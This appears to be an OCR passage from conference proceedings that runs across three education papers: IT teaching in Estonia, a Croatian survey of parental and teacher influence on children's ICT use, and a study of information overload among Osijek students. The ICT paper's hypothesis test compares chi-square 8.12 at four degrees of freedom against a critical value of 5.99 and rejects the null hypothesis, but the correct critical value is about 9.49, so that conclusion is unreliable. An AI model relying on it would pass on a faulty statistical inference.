In our discussions come out some essential information, e.g. e.g. students do not value e-mail very high – mobile phone is more convenient; laptop and WiFi in the whole university are the most essential conditions for successful studies (94% students agreed, similar findings are described in [51]), students also agreed, that their attention span has decreased and they do/can not deal with long texts; their ability to deal in parallel simultaneously with several topics was also demonstrated – many worked on their laptops, but also actively participated is discussion. Students considered quite professionally state of common programs and revealed problems: programming languages and systems are very brittle, error prone and their syntax non-uniform (this problem was discussed already in [52]); many program editors are nearly useless (e.g. the Flash IDE), error reporting is very crude (many students said, that after using the free ActionScript editor FlashDevelop [53] they will never use the Flash IDE again, although their employer has expensive Flash licence); Microsoft invented in Windows 7, that even if there is only one user (currently most of computers have a single user), he/she still should not have access to the folder "My Documents" (i.e. these are Windows/Microsoft documents?) and in every next version of the Office has made total overhaul of menu system of all Office programs which usually make them more difficult to use and require re-learning while the functionality is not improved – Word constantly creates junk files, PowerPoint looses media (sound, video) clips and if they are used, they are impossible to find; many www-pages allow to zoom to images and text (e.g. big tables) in order to show details, but in PowerPoint this is possible only with use of macros, and default is that macros are disabled – students indicated Prezi [54] as a totally new style of presentation program which allows continuous zoom to subtopics.

Most students are using their laptops during the lecture/discussion and often find on the fly new facts/examples which were essential in the discussed topic - another example of their ability to deal simultaneously with several topics. Unfortunately our lecture hall technology allows not (yet) switching student laptops to projector so that their findings were visible to the whole group, but even now students were quite satisfied. These discussions promote just the ability to discover, analyze, compare and generalize.

2)Individual (or small group) projects.

Assessment of both courses is based on two individual projects, which are delivered by FTP and assessed on-line; face-to-face examination happens only if student wants to improve the mark or if there appear questions about the real work done by author (possibility of cheating). To minimize possibilities for cheating with project should be presented also all the "dirty" material, e.g. with game (the second project in the course *Games and Virtual Environments*) all sketches, sprites, recorded raw sounds etc; if something is taken from Internet then the source of

those fails should be indicated and if the material has restrictions for use, there should be e.g. e-mail granting access.

3)Course materials on-line

All course materials should be 100% on-line – the student could be sent on his work to another end of the word. As much as possible should be used already existing free courses/tutorials on Internet. Usually it is not possible (yet) to get from there everything, something has to be created just for this course and because of rapid development, ca 30% has to be remade every year (some education apparatchiks think, that once an e-course has been created, the teacher is not needed any more – a total utopia!). Creating material just for your course is inevitable – it is easy to find programming tutorials or explanations of multimedia (e.g. sound, video) technology, but difficult to find suitable material which explains higher matters – connections with other topics, explains trends of development.

On-line should be also study plans (especially plans for practical exercises) – if student already knows the technology/program intended for an exercise, he/she can pass it.

4)Listen to students

As already said above, currently it is very difficult for a teacher to be aware of all new technologies and trends, students often know or discover something what is new to teacher. Therefore students are encouraged to use in their projects every suitable (free) technology or program. Exception are expensive commercial programming systems – with them student has to prove legality of use (he/she has license or the workplace has license and allows student to use the program).

Students often make very proper suggestions for topics of lectures and/or exercises – 'I saw tutorial of this technology, could we consider/try it in lecture/exercise' – always agree with such proposals (however many hours of sleep it takes to understand/master this new thing).

5)Try different methods, e.g. games

Videogames have become a very essential part of modern culture and production of videogames - a very significant sector of SE and world-wide economy. The last years showed decline in many areas of economy, but the game industry grow worldwide in last five years 16 percent [55],[56].

Games give players rich and challenging experiences, support search and discovery – the main components of creativity.

Many people still have outdated stereotype of the gamer. Today games are everywhere, and gamers are social, tech-savvy, goal-oriented people who want to improve themselves and also the world around them [57].

Game programming contains many important concepts of SE: UML, Patterns, Graphics and User Interface programming [58], and many rather abstract IT topics can be presented as games [59]. Game programming is the easiest way for a student to become independent developer (Indie game developer [60]) or to join some bigger game developing team.

VI. New IT Educational initiatives

To cope with need of IT specialists many new initiatives have been launched worldwide.

In New York City will in this fall open The Academy for Software Engineering [61] - the city's first public high school that will train kids to develop software. Anyone who is interested can apply; only their interest matters, not their grades and attendance record.

Several reports and surveys indicate that the whole Europe will face in the coming years shortages and mismatches in e-skilled people, but these skills are becoming central to boost innovation, productivity and employability and to respond to global challenges. Thus EU launched in 2007 e-Skills initiative [62]. During the first European e-Skills Week (March 1-5, 2010) were organised over 1160 events involving more than 445,200 participants from all over the Europe; the next e-Skills Week will be on 26-30 March 2012.

In Estonia, need for more IT professionals was recognized already in 2000, when was established a private non-profit higher educational institution The Estonian Information Technology College (UAS – University of Applied Sciences). It is owned by the Estonian Information Technology Foundation and public-private partnership: state, represented by the Estonian Ministry of Education and Research, two largest Estonian universities – Tallinn University of Technology and Tartu University, and private sector, represented by Estonian Telecom and Association of Information Technology and Telecommunications.

To cope with constantly increasing need of IT professionals in Estonia, in addition to The Estonian Information Technology College this autumn (2012) will start an IT Academy with two BCs and two international master study programs; on 2015/16 the Academy is supposed to have already 12 study programs.

Under economical pressure, universities are more and more acting like international business enterprises, inviting foreign professors and accepting foreign students. The Tallinn University of Technology is preparing to accept much more students from East – from Russia, Ukraine, from former SU countries in Central Asia, from China and has already created a homepage in Chinese [63].

VII. Student's voice

The following is an excerpt (translated from Estonian) from an essay of one of our students:

"I may be wrong, but I think that many professors have forgotten one important issue: to explain to students the significance, importance of the considered issues in general context. Instead of this are presented lot of details, classifications and historical development – but anyone can get this from literature and Internet. If student does not understand, why this topic is important and how it is

connected with issues considered earlier then there is no motivation to listen.

Thus a suggestion to professors – make students to think, not to memorize facts. Give them general understanding of issues in context and ability to use the right methodology in right place. Formulas and details do not vanish from literature and the head is not a garbage pin where you can drop whatever."

Abstract - In the past, the upbringing was primarily function of parents and family. School, with its primary educational function, also has an important role in upbringing of children. However, from those aspects, 21st century brings new challenges and demands. The all-presence of ICT considerably affects social contacts and ways of communication, it changes how certain activities are done, how we inform, learn and entertain ourselves. Children grow up surrounded by ICTs and often they quickly and uncritically accept them. For that reason, parents and information science teachers have the obligation to develop forms of conducts, attitudes and system of values for children's (co)existence in digital world, so the ICT can be used for personal development without violation of established and newly-developed codes of conducts, without vitiation to others or themselves. This paper researches exactly those parents' and information science teachers' upbringing impacts from the aspects of ICT. Our research confirmed that there is a significant difference between parents' and information science teachers' upbringing impacts on children, from the ICT point of view.

I. INTRODUCTION

Upbringing is a complex phenomenon. It can be observed from multiple aspects such as individual, social, familiar or scholastic influences. Even though, family, particularly parents, make the foundation of influences on upbringing of children, school also plays a very important part in it. 21st century leads to new challenges and demands from such perspective.

Social changes, ever growing impacts of electronic media, information and communication technologies, data transfer and communication without time and space boundaries, change the customs and traditions, culture, education, upbringing and families itself [7].

Upbringing problems of children in information age become more intensified because of the fact that since the children are born, they live with digital technologies which they very quickly and uncritically accept, while the adults, who are supposed to lead, guide and tutor them, are considered "digital immigrants"[6].

Utilization of information and communication technologies (ICT) raises questions from the aspect of socialization and its impact on children development which is still not explored enough [13]. Parents are often wondering how to pose themselves towards the children's utilization of computer and Internet, since they consider themselves as not competent enough. However, the educative role of parents can't stop just because children are better at utilization of computers. Parents are obliged to set the rules for the usage of computers, Internet and game consoles of their children, with a demand to obey that rules, because the judgment capabilities and maturity of children are well below the children's competences of ICT utilization [1]. Parents are responsible for the behaviour of children while using the computer or the Internet, just as they are responsible for their behaviour at school, on the street or somewhere else [14].

The upbringing of children in 21st century conveys some new values, attitudes and behaviour patterns. Children need someone who can and know how to direct them towards effective, critical and responsible utilization of ICT. The information science teachers have a vital role and obligation to educate pupils about ICT, but also achieve the upbringing impacts on their pupils so they can be able to identify good and bad sides of ICT, that can use ICT in a constructive and socially acceptable way, for their personal development and in accordance with their interests and needs.

Many researches are conducted about ICT infrastructures in households and educational institutions, the usage frequency of ICT, level of computer literacy of children and parents, their activities on the computer and the Internet, impacts of computer gaming, security, exposure to various dangers on the Internet and undertaken safety precautions. Still, none of these researches have the objective to study the adult's upbringing influences on child's life with all-present ICT.

While the education is of the utmost importance, upbringing impacts that shape the attitudes, value systems, socialization processes and behaviours patterns are very important for responsible, thoughtful, safer, tolerant and more creative utilization of ICT in children. In this regard, this paper represents a small contribution to the field.

II. PROBLEM AND HYPOTHESES

Even though, upbringing and education are largely intertwined and greatly supplement each other, this paper tries to research the upbringing impacts of parents and information science teachers on children as to utilization of ICT, digital content and Internet as the most popular medium of today. Our focus is on the impacts of parents and information science teachers on positive behaviour formation, values and attitudes of children towards ICT, social contacts through ICT and awareness of unacceptable forms of behaviours such as plagiarism, piracy, dissemination of hate and other potential risks such privacy control and malwares are researched at the same time while using the ICT.

Main goal of this paper is to investigate differences between upbringing impacts of parents and information science teachers on children, from the various aspects of ICT. For that reason we propose our main hypothesis.

H1: There is no statistically significant difference between the impacts of parents and information science teachers in upbringing children as to ICT.

Some authors [10; 11; 8; 5] argue that there are differences as to ICT (like attitudes, perception, motivation, expectations, competencies, behaviour) concerning the gender, so some of them mention a "gender gap". According to [10; 11] parents transfer stereotypes concerning gender and ICT utilization, and also, the behaviour of the teacher in class often reflects those stereotypes. Because of that, this research also tries to identify parents' and information science teachers' impacts on children gender based on ICT usage. For that reason we propose the following two hypotheses.

H2a: There is no statistically significant difference in information science teachers' upbringing of children as to ICT, with regard to children's gender.

H2b: There is no statistically significant difference in parents' upbringing of children as to ICT, with regard to children's gender.

III. METHODS

Research was conducted on a pupils sample attending non-obligatory information science classes in elementary schools in Istria region, Croatia. For that purpose, online survey was conducted. Survey consisted of three parts. First part consisted of questions that determined demographic data about questioned pupils (gender, age, years attending class). Second part, consisted of 21 statements from which pupils evaluated upbringing impacts of their parents concerning the ICT utilization. Third part, was substantially the same but instead of parents, information science teachers were evaluated. For every statement, evaluation was done on "3-point" scale (1 - never, 2 - rare or sometimes, 3 - often or very often). Such scale was chosen because it was more adequate to pupil's age and their capabilities to keep the concentration. The following constructs were used to analyse parents' and information science teachers' upbringing influences on children:

- Impacts on construction of positive forms of behaviour while using ICT.
- Impacts on values and attitudes towards ICT and living with ICT (with the emphasis on the Internet)
- Impacts concerning safety and security of children while using ICT.

Information science teachers of six elementary schools were asked to provide the link of online questionnaire to their pupils, and allow them to complete it. On that way, 75 valid and completely filled questionnaires were collected. Descriptive statistics was used for data analysis and Chi-square test to confirm the hypotheses.

IV. RESULTS AND ANALYSIS

Pupils completed 75 questionnaires from which 52% were of male gender and 48% represented female gender. The sample consisted of pupils that attended non-obligatory information science classes, 25% of students attended classes for 2 consecutive years, 44% of them three years and 31% of pupils attended the classes for 4 or more years (Figure 1).

Looking at the arithmetic means over particular statements, information science teachers shows the most frequently impact on the upbringing of children for:

- Information science teacher prohibits violent computer gaming and surfing through the web pages with offending content. (2,9).
- Information science teacher guides us on online privacy issues. (2,8).
- Information science teacher gives us positive examples how to behave while on the computer, and the Internet. (2,7)
- Information science teacher monitors our work on the computer (applications, webpages, games). (2,7)
- Information science teacher warns us that we should not believe or trust all the information that stumble upon. (2,7).

Answers to these questions have a very small standard deviation, which implies uniformity of answers and suggests that often or very often teachers' upbringing impacts are about shape positive behaviour with ICT and precautions over security and privacy of the pupils.



Figure 1. Distribution of surveyed pupils by the number of years attending the information science classes

Least upbringing impacts, by the surveyed pupils, information science teachers achieved at:

- Information science teacher guides us to use open-source, freeware or shareware applications and games instead of pirated ones. (1,9)
- Information science teacher warns us that anonimity on the Internet (like using nickname) doesn't mean we can do whatever comes on mind, without consequences. (2,1)
- Information science teacher points out that it is not acceptable to photograph or record someone without permission and later upload the media on the Internet. (2,2)

Above answers have somewhat bigger deviation from arithmetic mean. These results indicate that there is a need to intensify the dialogue with pupils about taking responsibility for their behaviour online, and to guide them to use alternative applications over pirated ones.

Highest value of arithmetic means at evaluation of parental upbringing of children, on the scale of 1 to 3, comes from the answers of the following statements:

- Parents warn me about the dangers of meeting a stranger who I met on the Internet. (2,7)
- Parents warn me not to trust new friends that I met on the Internet because of the false representation risk. (2,7).

Answers to the previous questions suggest that parents are most active in upbringing when it's about the safety of their children while online, especially at internet communication with unknown persons. There is research indicating that parents' and teachers' perception that Internet can be dangerous is higher than the perception of beneficial aspects of the Internet on children's upbringing" [5].

Least upbringing impact, by the answers of surveyed pupils, parents achieved at:

- Parents warn me that it is not fair to copy-and-paste content and say that I wrote it myself. (1,8)
- Parents warn me not to open e-mail attachments I receive from an unknown person. (1,9)
- Parents define the rules of computer and Internet usage at home. (1,9)
- Parents guide me that it is not acceptable to use pirated applications, games, music or videos. (1,9)

The above results show that the parental upbringing concerning the ICT is not sufficient, when it comes to the talking about plagiarism and piracy. To raise such consciousness about the problem, it takes a wider social/community action. Such problem is of global concern. In 2008, 55% of teenagers considered it is acceptable to cut and paste information from the Internet, for example for the school essay use and most teenagers indeed, see no problem in handling information in that way [2]. Furthermore, children estimated that parents "rarely or sometimes" set the rules for computer and Internet usage, which implicates that they can use the computer and the Internet without supervision, time or content limitations. This raises concerns because some statistics shows that use of the Internet is higher at home than it is in school [15; 2].

V. TESTING THE HYPOTHESES

Main hypothesis (H1) tries to identify if there is statistically significant difference between parents' and teachers' upbringing impacts on children from the aspects of forming the values, attitudes, behaviour, responsible and critical relation towards ICT and its utilisation.

To test the hypothesis, we used Chi-square test that is based on deviation determination of observed frequencies of some events (variables) from the theoretical ones. Observed frequencies of parents' and teachers' upbringing impacts on children as to ICT are shown in the Figure 2.

The value of Chi-square test is 8,12 (χ^2=8,12), so with 4 degrees of freedom (*df=4*) and significance value of 5% (*α=0,05*), we reject the null hypothesis (8,12 > 5,99) and accept the alternative hypothesis which states that there is a statistically significant difference in upbringing children between parents and information science teachers as to ICT. Even though, parents are the cornerstones in children upbringing process since the child is born, the results of this research show that the parental impacts on upbringing children from the ICT aspect are not expressed enough. Often, it is considered that there exists a "digital divide" between children and parents [6], so parents don't know how to rightfully position themselves towards the children's ICT usage and act accordingly in that segment [1]. Otherwise, Information science teachers are qualified and competent persons from the aspect of ICT, who, as we can see from the results, do not disregard the upbringing dimension of their work.



Figure 2. Empirical frequencies of parents' and information science (IS) teachers' upbringing impacts as to ICT

Second hypothesis relates to the gender of the child, as a factor that can impact the parents and teachers upbringing.

Measured upbringing effects of parents as to ICT, with regard to children's gender (H2a), are presented by Figure 3. With the Chi-square test result of 3,54 where df=2 and α =0,05, we accept the null-hypothesis that there is no statistically significant difference (3,54<5,99) in

upbringing impacts of parents as to ICT, with regards to children's gender.



Figure 3. Empirical frequencies of upbringing impacts of parents as to ICT, with regards to children's gender



Figure 4. Empirical frequencies of upbringing impacts of information science teachers as to ICT, with regards to children's gender

For information science teachers, measured frequencies of upbringing impacts as to ICT, with regards to gender (H2b), are shown in Figure 4. The result of Chi-square test is 2,26, which is smaller than the parental impacts. So, we also accept the null-hypothesis (2,26 < 5,99) that there is no statistically significant difference in upbringing impacts of information science teachers as to ICT, with regards to children's gender.

VI. CONCLUSION

From their birth, children are affected by the impacts of modern technology and most of the time they unreservedly accept it. They cannot take into consideration all the consequences of their actions in front of the computer and on the Internet. For that purpose, it is extremely important to commit to upbringing and education of children, so that they can embrace the modern technology, ICT to be exact, in a way that they act thoughtful, critical, responsible and socially acceptable, in regards to their interests and needs, with the respect to others. In that case, this will result in prosperous and responsible behaviour as adults in later times. Information science teachers have the advantage because they understand the ICT's interaction with the person, while, most of parents whom ICT is not a primer field of interest and also, some of the parents aren't even computer literate. That can be one of the reasons that this research confirmed that there is a significant difference between parents and teachers upbringing impacts on children, from ICT point of view. For that reason, it would be very important to include all the children in information science classes as early as possible because it isn't just about education but also for the skills and healthy relationship towards ICT and its applications.

It was also shown that the gender of the child did not matter as a statistically important factor that affects the upbringing from teachers nor parents, even though many studies show that this difference exists between boys and girls.

Abstract - Students are confronted with a great amount of information to handle and filter and that's why they must be information literate to cope with the problem of information overload. Information overload could cause stress and confusion and even anxiety in human behavior. Anxiety is known from psychological literature as disorder in human's behavior that manifests through phobia. In relation with that people with information anxiety often feel that they could not filter all relevant information and that during information retrieval they would not be able to evaluate information which creates anxiety. People with information anxiety live in constant fear that information that come to them could be dangerous and that they must protect themselves. Besides information anxiety there are different kinds of anxiety that are in connection with that for example computer anxiety, Internet anxiety, social anxiety, technological anxiety etc. For the purpose of exploring information anxiety among students of Faculty of philosophy in Osijek the survey was conducted. Although students are exposed to different media and they feel information overload as a problem, students still cope well with it and according to research results information overload does not cause information anxiety among students' population.

I. INTRODUCTION

Information overload is not new namely it dates for long time ago since invention of Guthenberg's printing machine and its' great implementation and spreading. Today, of course, information overload is much bigger problem than before but information explosion lasts during 300 years. Information overload became serious problem since rapid development of Internet. According to review of literature from organization science, accounting, marketing and related disciplines the concept of information overload can be defined in a way that information overload happens when amount of information pass limited humans' capacities of processing information [4]. Then information overload causes tension, stress and confusion for human and too much information human cannot use properly [2].

Anxiety is known from psychological literature as psychological state which main characteristics are tension, phobia, bad thoughts and fear [6]. In relation with that information anxiety can be seen when humans become restless and anxious when information which they did not seek come to them and which they cannot completely filter. Information anxious persons live in constant fear that information can be dangerous and because of that they try to protect themselves from this danger. Mostly information anxious persons are older people who learn slower and harder follow rapid technology developments. Namely, older people do not understand how new technologies work and that's why their motivation and desire for learning are even lower. Also, from same reason they avoid using computer as much as it is possible. Although today's generations grow up in information society for majority of them information flood creates problem. Information anxious persons fear that they would not be able to filter all relevant information and that during information searching they would not be able to evaluate information and that's why anxiety happens [8]. People with this kind of disorder usually press these feelings but very little number of them seek for help of specialist or doctor. Besides information anxiety there are different kinds of anxiety that are in connection with that for example computer anxiety, Internet anxiety, social anxiety, technological anxiety known also as technophobia or technophilia.

Social anxiety is anxiety which refers on every anxious disorder dealing with different social situations [9]. In relation with that social phobia does not refer on fear from people but on fear that different people could negatively judge us, criticize us, disgrace us or that we can be refused [5]. Social phobia can be divided into two types. First type is simple social phobia and people with that type fear from just one specific situation (for example public speech). Second type of social phobia called general social phobia or complex phobia and people with this kind of phobia mostly fear of almost all social situations. People with this kind of phobia fear to do many things together in front of other people for example they fear to eat or drink in front of other people. Some of us were also confronted with these problems but persons with this disorder are worried about these things weeks before they happen. This fear is impossible to control namely it could be controlled for some time but sooner or later it preoccupies person and after that this person cannot act normal in society. Social phobia mostly manifests in early ages and help for it exists if it reveals

on time and begin with adequate treatment. Social anxious children are shy in society and avoid contacts with their peers. During recent years Internet became part of our today's life and majority of people cannot imagine life without it. However, there are groups of people who are not so present on Internet not only because of lack of access to Internet but also because of different cognitive factors [8]. Majority of those people are older people who do not have enough developed cognitive capabilities to follow new technologies. That's why their motivation decreases because they must repeat something for few times or try to figure out the way something works. In relation with that there are people who fear of failure, use of computer and interaction with information. This fear creates anxiety and those persons mostly do not want to show their feelings and hide their fear which leads to serious disorders. Namely, increasing anxiety leads to developing negative attitudes toward computers and technology in general and for example those people would avoid carrier which includes computers.

Technological anxiety appeared recently as consequence of rapid technology development and humans' inability to follow these changes [11]. Technological anxious people are mostly older population who must learn to use technology in order to keep their job. Namely, technological anxious people have fears that robots would take their job. In strong relation with technological anxiety are technophilia and technophobia. Technophilia refers generally to a strong enthusiasm for technology, especially new technologies such as computers, the Internet, mobile phones etc. Technophilia and technophobia are the two extremes. The technophobe fears or dislikes technology [3]. Also, in relation with information anxiety is computer anxiety known as fear from computers.

Computer anxiety includes fear from disgrace, fear from damaging hardware etc. Computer anxious persons become restless and frightened when they must use computer. High level of computer anxiety negatively impacts to ICT skills development and leads to resistance from computer [10].

Internet anxiety appeared several years ago since Internet became part of our life. Internet anxiety is in relation with Internet identification. Namely, identity is important during use computer especially here is focus on domain Internet identification which means to have self respect for working in specific domain [8]. Internet identification offers different functionalities, raises self-esteem, connects person with other persons who share same goals etc.

Sociologist Jean Baudrillard as one of important media theoreticians states that in media age picture which is determined by media constructs new reality , realer than real reality, because it lies on logic of simulation and simulacrum. Namely, simulation means that media do not represent our reality but that media create realer world than real and that media are de facto our social life.

All these facts led to research question in this paper namely to find out does the impact of different media on students cause information anxiety?

II. METHOD AND RESPONDENTS

Sample for this research was consisted from 102 students of Faculty of Philosophy in Osijek. Students in sample were between 18 and 23 years old namely from first year of undergraduate study till second (last) year of graduate study. Sample encompassed students from different departments of Faculty of Philosophy in Osijek. The survey about information overload was conducted during April 2011. Online survey was created in program Limesurvey and consisted of 18 questions.

III. INTERPRETATION OF RESULTS

Majority of respondents even 77% replied positively that they heard for phrase information overload before this survey, only 9% of students never heard for this term and 14% of them heard for this term but know a little bit about it. Even 36% of respondents replied that they often feel that there is much more available relevant information at some specific theme than they can normally absorb. 30% of students replied that sometimes feel the same problem while 18% of students answered that almost always have this problem. Interestingly, 16% of students feel rare this kind of problem but none of respondents have answered that they never had this problem. Almost half of respondents 45% of them think that information overload is a problem. While 43% of respondents determined information overload as a minor problem just 12% think that information overload is not a problem.

Modern society and Internet development brought a lot of available information for individual. Even 91% of respondents feel that information flow in their life became bigger since Internet arrival and just 9% of students do not think so. One of questions in survey was „How do you cope with information flow in modern society?". Almost half of respondents (45%) answered that they filter all not useful information and in spite of that they still feel that a lot information come to them. That they filter all not useful information and do not feel that the rest of information is a problem answered 35% of students. Furthermore, 67% of students feel that they have control over information flow in their life.

Fig. 1 shows how information overload manifests in students' life. Namely, about half of students (48%) feel that during their search for information, there is much more relevant information for which they don't have time and are not able to process them. 35% of students have difficulties with decision making because of too much contradictory sources of information. That amount of information that students must process, confuse them a lot answered 8% of students. Also that amount of information that students receive, confuse them a lot answered 5% of students. That constructing knowledge from information lasts so long for example because of huge amount of sources of information answered 4% of students.



Fig. 1. Manifestation of information overload

Majority of students (77%) answered that information overload is stronger when they actively seek information about specific subject while 26% of students answered that information overload is stronger when information come to them even they did not seek for them.

A huge amount of unwanted information are sometimes described as „noise“, because it distracts us from relevant information. Majority of students (67%) answered that they felt that huge amount of information that surrounds them look like „noise“. More than half of students (58%) answered that they sometimes feel that they have difficulties with choosing relevant information regardless huge amount of information which surrounds them while 24% of them rare feel the same and 18% of them often feel so.

Fig. 2 shows facts for which students believe that have highest impact to creating information overload. Great number of students (38%) believe that the highest impact to creating information overload have increasing number of channels for information transfer (TV, radio, telephone, newspapers, journals, internet, forums, instant massages, social networks, web sites with news, other people etc.). 32% of students believe that individual inability of humans to control information that come to them every day has the highest impact to creating information overload. 16% of students believe that fact that amount of available information still increase while our ability for process those information does not increase with same pace has the highest impact to creating information overload while 14% of students believe that easiness of spreading information through Internet has the highest impact to creating information overload.

